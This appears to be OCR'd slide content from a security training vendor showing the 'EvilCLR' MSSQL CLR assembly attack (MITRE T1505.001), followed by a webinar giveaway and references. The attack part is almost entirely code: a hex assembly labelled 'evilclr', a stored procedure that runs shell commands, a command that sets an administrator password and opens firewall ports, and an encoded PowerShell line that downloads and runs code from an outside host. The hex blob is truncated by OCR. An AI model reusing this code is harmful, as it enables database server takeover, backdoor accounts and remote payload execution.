


```
db.execute_query('CREATE ASSEMBLY [evilclr] AUTHORIZATION [dbo] FROM
0x4D5A90000300000004000000FFFF0000B800000000000000400000000000000000000000000000000000000000000000000000000000000000000000000000000800000000E1FBA0E00B409CD
6F742062652072756E20696E20444F53206D6F64652E0D0D0A2400000000000000504500004C01030068BBB65D0000000000000000E00022200B013000000E00000006000000000000
000400000000000000004000000000000000008000000002000000000000030040850000100000100000000001000001000000000000100000000000000000000000FC2B00004F000000
00006000000C000000C42A00001C00000000000000000000000000000000000000000000000000000000000000000000002000000800000000000000000000000
00540C00000020000000E0000000200000000000000000000000000020000602E72737263000000A00200000040000000040000001000000000000000000000000000040000040
0000000000000000000000000400000420000000000000000000000000000000302C00000000000480000000200005007C22000048080000010000000000000000000000000000
0000000000000000000000000000000CA00280600000A72010000706F0700000A00280600000A72430000707253000070022808000000A28020000066F0700000A002A001B300600
0A00000A026F0B00000A0003280C00000A16FE010D092C0F00076F0A00000A036F0D00000A0000076F0A00000A176F0E00000A00076F0A00000A176F0F00000A00076F0A00000A166F
```



```
try:
    db.execute_query('CREATE PROCEDURE [dbo].[ExecCommand] @cmd NVARCHAR (MAX) AS EXTERNAL NAME [evilclr].[StoredProcedures].[ExecCommand];')
except:
    pass

try:
    db.execute_query("exec dbo.execcommand 'net user administrator k8d3j9SjfS7 && net user administrator /active:yes&netsh advfirewall firewall add rule name=mssql dir=in action=allow
    protocol=TCP localport=1433&netsh advfirewall firewall add rule name=web dir=in action=allow protocol=TCP localport=445&powershell -e
    SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvAHQALgBhAG0AeQBuAHgALgBjAG8AbQAvAGcAaQBtAC4AagBzAHAA
    JwApAA=='")
```

[T1505.001] - Example - EvilCLR



```
[SqlProcedure]
public static void ExecCommand(string cmd)
{
    SqlContext.Pipe.Send("Command is running, please wait.");
    SqlContext.Pipe.Send(StoredProcedures.RunCommand("cmd.exe", " /c " + cmd));
}

// Token: 0x06000002 RID: 2 RVA: 0x00002084 File Offset: 0x00000284
public static string RunCommand(string filename, string arguments)
{
    Process process = new Process();
    process.StartInfo.FileName = filename;
    bool flag = !string.IsNullOrEmpty(arguments);
    if (flag)
    {
        process.StartInfo.Arguments = arguments;
    }
    process.StartInfo.CreateNoWindow = true;
    process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    process.StartInfo.UseShellExecute = false;
    process.StartInfo.RedirectStandardError = true;
    process.StartInfo.RedirectStandardOutput = true;
    StringBuilder stdOutput = new StringBuilder();
    process.OutputDataReceived += delegate(object sender, DataReceivedEventArgs args)
    {
        stdOutput.AppendLine(args.Data);
    };
    string value = null;
    try
    {
        process.Start();
        process.BeginOutputReadLine();
        value = process.StandardError.ReadToEnd();
        process.WaitForExit();
```

Giveaway Alert :

3seats CRT-COI Certification course for free.

CWL
CyberWarFare Labs

5 CCDA Certification Seats Giveaway

Cyber Defense Strategies for Combatting C2 Based Attacks

Date :

26th April 24

Timing :

08 - 09 PM [IST]

Get Certificate Of Attendance

References

1. https://www.aquasec.com/blog/cve-2022-32223-dll-hijacking/
2. https://www.computerhope.com/schtasks.htm
3. https://attack.mitre.org/
4. https://pentestlab.blog/2020/05/20/persistence-com-hijacking/

CWL
CyberWarFare Labs

Thank You

For Professional Red Team / Blue Team / Purple Team / Cloud Cyber Range labs / Trainings please contact

support@cyberwarfare.live

You'll receive attendance certificates within 48 hours.

To know more about our offerings, please visit: **https://cyberwarfare.live**